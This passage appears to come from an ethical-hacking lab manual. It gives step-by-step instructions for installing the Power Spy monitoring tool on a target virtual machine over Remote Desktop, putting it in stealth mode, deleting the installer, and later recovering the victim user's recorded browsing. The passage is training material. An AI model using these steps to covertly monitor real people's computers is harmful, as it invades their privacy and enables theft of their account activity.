


Figure 3.1.9: Run as administrator window

15. The **Setup login password** window appears. Enter the password **test@123** in the **New password** and **Confirm password** fields; click **Submit**.




Figure 3.1.10: Setup login password window: enter password

16. The **Information** dialog box appears; click **OK**.



Figure 3.1.11: Information dialog box

17. The **Enter login password** window appears; enter the password that you set in **Step 15**; click **Submit**.

Note: Here, the password is **test@123**.




Figure 3.1.12: Enter login password window

18. The **Register product** window appears; click **Later** to continue.




Figure 3.1.13: Register product window

19. The **Power Spy Control Panel** window appears, as shown in the screenshot.



Figure 3.1.14: Main window of Power Spy

20. Click the **Start monitoring** option from the right-pane.

Note: If the **System Reboot Recommended** window appears, click **OK**.



Figure 3.1.15: Start monitoring

21. Click on **Stealth Mode** from the right-pane.

Note: Stealth mode runs Power Spy on the computer completely invisibly.



Figure 3.1.16: Stealth Mode

22. The **Hotkey reminder** pop-up appears; read it carefully and click **OK**.

Note: To unhide Power Spy, use the **Ctrl+Alt+X** keys together on your PC keyboard.




Figure 3.1.17: Hotkey reminder dialog-box

23. In the **Confirm** dialog-box that appears, click **Yes**.

24. Delete the Power Spy installation setup (**setup.exe**) from **Desktop**.

25. Close the **Remote Desktop Connection** by clicking on the close icon (**X**).

Note: If a **Remote Desktop Connection** pop-up appears saying **Your remote session will be disconnected**, click **OK**.

26. Now, switch to the **Windows Server 2016** virtual machine and log in with the credentials **Jason** and **qwertv**.

Note: Here, we are running the target machine as a legitimate user.

Note: Here, for demonstration purposes, we are using the trial version of the Power Spy tool. The trial version will always show a notification in the top-right corner of the **Desktop** on the target machine, even when the software is set to stealth mode.

27. Open the **Internet Explorer** web browser and browse any website.

Note: In this lab, we are browsing the **Gmail** and **LinkedIn** websites.

28. Once you have performed some user activities, close all windows. Click the **Start** icon in the bottom left-hand corner of **Desktop**, click the user icon (**A**), and click **Sign out**. You will be signed out from Jason's account.




Figure 3.1.18: Sign out

29. Switch back to the **Windows Server 2019** virtual machine and follow **Steps 3 - 6** to launch a **Remote Desktop Connection**.

30. Close the **Server Manager** window.

31. To bring Power Spy out of **Stealth Mode**, press the **Ctrl+Alt+X** keys.

32. The **Run as administrator** window appears; click **Run**.

Note: If a **User Account Control** pop-up appears, click **Yes**.




Figure 3.1.19: Run as administrator window

33. The **Enter login password** window appears; enter the password that you set in **Step 15**; click **Submit**.

Note: Here, the password is **test@123**.

